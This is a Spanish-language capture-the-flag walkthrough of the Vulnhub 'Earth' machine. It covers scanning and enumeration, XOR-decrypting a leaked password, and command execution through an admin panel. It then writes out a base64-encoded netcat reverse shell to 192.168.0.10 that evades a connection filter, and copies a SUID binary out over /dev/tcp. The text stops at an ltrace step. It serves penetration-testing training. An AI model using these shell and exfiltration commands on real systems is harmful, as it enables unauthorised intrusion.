

Earth

Descargamos la maquina de Vulnhub. Es un archivo .ova(doble click y comienza instalacion). Debemos entrar a configuración y en el aparatado de red marca "adaptador puente" y "permitir todo".

1-CON ARP-SCAN DETECTAMOS LA MAQUINA VICTIMA

```
└─(kali㉿kali)-[~/Desktop]
└─$ sudo arp-scan --interface eth0 -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:7e:f5, IPv4: 192.168.0.10
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.2 Hon Hai Precision Ind. Co.,Ltd.
192.168.0.12 Hon Hai Precision Ind. Co.,Ltd.
192.168.0.17 PCS Systemtechnik GmbH
192.168.0.1 SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.0.11 Sagemcom Broadband SAS

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 4.210 seconds (60.81 hosts/sec). 5
responded
```

IP ATACANTE 192.168.0.10

IP VICTIMA 192.168.0.17

Conectividad

```
└─(kali㉿kali)-[~/Desktop]
└─$ ping -c1 192.168.0.17
PING 192.168.0.17 (192.168.0.17) 56(84) bytes of data.
64 bytes from 192.168.0.17: icmp_seq=1 ttl=64 time=1.61 ms

--- 192.168.0.17 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.609/1.609/1.609/0.000 ms
```

2- ESCANEEO DE PUERTOS CON NMAP


```
└─$ sudo nmap -p- -Pn -sC -sV -sS --min-rate 5000 192.168.0.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 17:11 EST
```

```
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 39.78% done; ETC: 17:12 (0:00:15 remaining)
Nmap scan report for 192.168.0.17
Host is up (0.0090s latency).
Not shown: 65499 filtered tcp ports (no-response), 33 filtered tcp ports (admin-
prohibited)
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
| 256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_ 256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp open  http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1
Python/3.9)
|_http-title: Bad Request (400)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1
Python/3.9
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1
Python/3.9)
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_Not valid after: 2031-10-10T23:26:31
| tls-alpn:
|_ http/1.1
|_http-title: Bad Request (400)
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1
Python/3.9
MAC Address: 08:00:27:38:E6:F1 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.54 seconds
```

#Puertos 22,80 y 443 abiertos#

Como siempre visitamos la web, ya que tiene el puerto 80 abierto



Bad Request (400)

El error "Bad Request 400" es un código de estado HTTP que indica que la solicitud enviada al servidor no pudo ser entendida debido a una sintaxis incorrecta, formato incorrecto o algún otro error del lado del cliente.


Parece haber dos nombres de dominio asociados con el certificado SSL/TLS del servidor:

earth.local y terratest.earth.local

Necesitamos resolver los nombres de dominio a direcciones IP, por lo que los agregamos a nuestro

/etc/hosts

Visitando con estos dos dominios encontramos un sitio web



Bad Request

Your browser sent a request that this server could not understand.
Reason: You're speaking plain HTTP to an SSL-enabled server port.
Instead use the HTTPS scheme to access this URL, please.

Earth Secure Messaging Service



Vamos a encontrar directorios para cada dominio en este servidor web

```
(kali@kali)-[~/Desktop/Earth]  
└─$ sudo dirb https://earth.local
```

```
-----  
DIRB v2.22  
By The Dark Raver
```

```
START_TIME: Mon Mar 4 13:32:03 2024  
URL_BASE: https://earth.local/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
-----
```

```
GENERATED WORDS: 4612
```

```
---- Scanning URL: https://earth.local/ ----
```

- https://earth.local/admin (CODE:301|SIZE:0)

- `https://earth.local/cgi-bin/ (CODE:403|SIZE:199)`

END_TIME: Mon Mar 4 13:33:26 2024

DOWNLOADED: 4612 - FOUND: 2

└─(kali㉿kali)-[~/Desktop/Earth]

└─\$ sudo dirb https://terratest.earth.local

DIRB v2.22

By The Dark Raver

START_TIME: Mon Mar 4 13:34:11 2024

URL_BASE: https://terratest.earth.local/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: https://terratest.earth.local/ ----

- `https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)`
- `https://terratest.earth.local/index.html (CODE:200|SIZE:26)`
- `https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)`

END_TIME: Mon Mar 4 13:34:39 2024

DOWNLOADED: 4612 - FOUND: 3


Para el dominio earth.local nos aparecen dos directorios :

admin y cgi-bin

Para el dominio terratest.earth.local, nos aparacen tres directorios:

cgi-bin, index.html y robots.txt


Visitamos robots.txt



```
← → ↻ 🏠 https://terratest.earth.local/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB G
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

Nos aparece Disallow: /testingnotes.*. La directiva es una instrucción para los robots de los motores de búsqueda que les indica que no deben acceder a ninguna URL que comience con "/testingnotes." seguido de cualquier extensión de archivo.

Accedemos a ella



```
← → ↻ 🏠 https://terratest.earth.local/testingnotes.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

Obtenemos 3 datos:

1- Usuario "terra" para el portal de administración (admin).

2- Uso de cifrado XOR como algoritmo.

3- Se uso testdata.txt para probar el cifrado.

Visitamos <https://terratest.earth.local/testdata.txt> para ojear que contiene

The first screenshot shows a web browser at the address `earth.local`. The page has a header with navigation links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the header is a large image of the Earth from space. The main content area is titled "Send your message to Earth:" and contains a "Message:" label, a large text input box, a "Message key:" label, a smaller text input box, and a "Send message" button. Below these is a section titled "Previous Messages:" which lists three hex-encoded messages.


The second screenshot shows the same browser at the address `https://terratest.earth.local/testdata.txt`. The page content is a single paragraph of text:

According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.

Desciframos los mensajes expuestos en earth.local

Lo que debemos hacer, primeramente, es convertir el testdata.txt a formato hexadecimal. Usamos un convertidor on line

<https://magictool.ai/tool/text-to-hex-converter/es/>




El código obtenido nos sirve de "clave secreta" para descifrar en XOR. El cifrado XOR (cifrado exclusivo OR) es una técnica de cifrado simétrico en la que cada bit del mensaje original se combina con el bit correspondiente de una clave secreta utilizando la operación XOR. La operación XOR toma dos bits y devuelve un resultado según la siguiente tabla de verdad:

A | B | A XOR B


0	0	0
0	1	1
1	0	1
1	1	0

Nos vamos a un convertidor on line para XOR, <https://md5decrypt.net/en/Xor/>

En la caja de la izquierda pegamos el último código de la web earth.local, (los otros no tienen nada interesante). La key que pegamos es el código hexadecimal obtenido




Observamos la secuencia repetida "earthclimatechangebad4humans". Sabemos que uno de los directorios es "admin", lo visitamos e intentamos autenticarnos con username:terra y password: earthclimatechangebad4humans



Username:

Password:

Nos aparece una web en la que podemos ejecutar comandos del sistema operativo. Buscando en los diferentes directorios y subdirectorios encontramos



Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Run command

Command output: db.sqlite3 earth_web manage.py secure_message user_flag.txt



Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)

CLI command:

Run command


Command output: [user_flag_3353b67d6437f07ba7d34afd7d2fc27d]

user_flag_3353b67d6437f07ba7d34afd7d2fc27d *FLAG DE USUARIO*

Intentamos ejecutar una reverse shell, nc -e /bin/sh 192.168.0.10 444, poniendonos a la escucha por el puerto 444 en nuestro kali y nos sale

```
(kali)~$ nc -nlvp 444
```

listening on [any] 444 ...



Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

- Remote connections are forbidden.

CLI command:

Run command

Command output:

"Las conexiones remotas están prohibidas" indica que el servidor o la red tienen una configuración que impide que los dispositivos externos se conecten a él. Esto puede ser por razones de seguridad o políticas de red.

Cuando se establece esta restricción, cualquier intento de conexión desde fuera de la red local o desde dispositivos remotos será bloqueado.

Después de dar muchas vueltas, encuentre una solución que consiste en ver que una IP tiene múltiples formas de representarse y como parece que no acepta este formato, lo que hacemos es codificar la línea en base64. Lo hacemos de la siguiente forma:

Nos ponemos a la escucha en nuestro kali

```
(kali㉿kali)-[~]  
└─$ nc -nlvp 443  
listening on [any] 443 ...
```

Pasamos a base64

```
(kali㉿kali)-[~]  
└─$ echo 'nc -e /bin/bash 192.168.0.10 443' | base64  
bmMgLUUgLU2Jpbi9iYXNoIDE5Mi4xNjguMC4xMCA0NDMK
```

Este código lo ponemos en el CLI comando de la siguiente manera, "echo 'tu código' | base64 -d | bash"

y ejecutamos con lo que obtenemos nuestra conexión

```
(kali㉿kali)-[~]  
└─$ nc -nlvp 443  
listening on [any] 443 ...  
connect to [192.168.0.10] from (UNKNOWN) [192.168.0.17] 33656  
whoami  
apache
```

Debemos buscar un archivo que el usuario apache pueda ejecutar con permisos de root. Para ello,

utilizamos este comando:

```
find / -perm -u=s -type f 2>/dev/null
```

Este comando busca archivos regulares en todo el sistema de archivos que tengan el bit setuid activado para el propietario, y cualquier mensaje de error generado durante la ejecución se redirige al dispositivo nulo, lo que significa que no se mostrará en la salida estándar.

-find: es el comando utilizado para buscar archivos y directorios en un sistema de archivos Unix.

-/: es el directorio raíz desde donde se iniciará la búsqueda. Esto significa que la búsqueda comenzará desde

el directorio raíz y continuará descendiendo en todos los subdirectorios.

-perm -u=s: es la opción utilizada para buscar archivos con el bit de setuid (suid) activado para el propietario.

El bit setuid (suid) es un permiso especial que se puede establecer en archivos ejecutables en sistemas Unix.

Cuando un archivo tiene este bit activado, el programa se ejecuta con los privilegios del propietario del archivo

en lugar de los del usuario que lo ejecuta. -perm es la opción de permisos de búsqueda de find, y

-u=s especifica

que estamos buscando archivos con el bit setuid activado para el propietario.

-type f: especifica que estamos buscando archivos regulares, no directorios ni otros tipos de archivos.

-2>/dev/null: redirige los mensajes de error (stderr) al dispositivo nulo (/dev/null), lo que significa que cualquier

mensaje de error que se genere durante la ejecución del comando no será mostrado en la salida estándar.

```
—(kali㉿kali)-[~]
```

```
└─$ nc -nlvp 443
```

```
listening on [any] 443 ...
```

```
connect to [192.168.0.10] from (UNKNOWN) [192.168.0.17] 33656
```

```
whoami
```

```
apache
```

```
find / -perm -u=s -type f 2>/dev/null
```

```
/usr/bin/chage
```

```
/usr/bin/gpasswd
```

```
/usr/bin/newgrp
```

```
/usr/bin/su
```

```
/usr/bin/mount
```

```
/usr/bin/umount
```

```
/usr/bin/pkexec
```

```
/usr/bin/passwd
```

```
/usr/bin/chfn
```

```
/usr/bin/chsh
```

```
/usr/bin/at
```

```
/usr/bin/sudo
```

```
/usr/bin/reset_root *****
```

```
/usr/sbin/grub2-set-bootflag
```

```
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

Tenemos un archivo interesante en `reset_root`. Analizamos que contiene e intentaremos ejecutarlo ya que sugiere que su propósito puede estar relacionado con restablecer la contraseña del usuario `root`, que es el superusuario del sistema.

Para analizarlo:

```
file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=4851fddf6958d92a893f3d8042d04270d8d31c23, for GNU/Linux 3.2.0, not stripped
```

Para ejecutarlo:

```
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
```

Ya que no es un ejecutable y no podemos usar netcat, intentaremos enviar al archivo a nuestro Kali para usar otras herramientas.

Abrimos una terminal de Kali

```
└─(kali㉿kali)-[~]
└─$ nc -nlvp 5555 > reset_root
listening on [any] 5555 ...`
```

Y en nuestra sesión de netcat

```
cat /usr/bin/reset_root > /dev/tcp/192.168.0.10/5555
```

con lo que conseguimos nuestro fichero

```
└─(kali㉿kali)-[~]
└─$ nc -nlvp 5555 > reset_root
listening on [any] 5555 ...
connect to [192.168.0.10] from (UNKNOWN) [192.168.0.17] 52142
>
```

```

└─(kali㉿kali)-[~]
└─$ ls
BurpSuite-certificate Desktop Documents Downloads Music Pictures Public reports
reset_root SecLists Templates Videos

```

Como no sabemos el comportamiento de `reset_root`, despues de investigar encuentre una herramienta llamada `ltrace` que sirve para entender mejor cómo funciona `reset_root` y qué funciones específicas de las bibliotecas está utilizando. Esto puede ser útil para la depuración, el análisis de rendimiento y la comprensión de la funcionalidad del programa.

Antes de nada le damos a este archivo permisos de ejecución

```

└─(kali㉿kali)-[~]
└─$ ls -l
total 68
drwxr-xr-x 2 kali kali 4096 Feb 25 13:09 BurpSuite-certificate
drwxr-xr-x 5 kali kali 4096 Mar 3 16:15 Desktop
drwxr-xr-x 2 kali kali 4096 Oct 7 18:12 Documents
drwxr-xr-x 3 kali kali 4096 Mar 3 15:33 Downloads
drwxr-xr-x 2 kali kali 4096 Oct 7 18:12 Music
drwxr-xr-x 2 kali kali 4096 Feb 25 15:02 Pictures
drwxr-xr-x 2 kali kali 4096 Oct 7 18:12 Public
drwxr-xr-x 4 kali kali 4096 Feb 26 12:38 reports
-rw-r--r-- 1 kali kali 24552 Mar 9 16:34 reset_root *****
drwxr-xr-x 14 kali kali 4096 Feb 26 13:28 SecLists
drwxr-xr-x 2 kali kali 4096 Oct 7 18:12 Templates
drwxr-xr-x 2 kali kali 4096 Oct 7 18:12 Videos
>
└─(kali㉿kali)-[~]
└─$ chmod +x reset_root

```

A continuación ejecutamos `ltrace`

```

└─(kali㉿kali)-[~]
└─$ ltrace ./reset_root
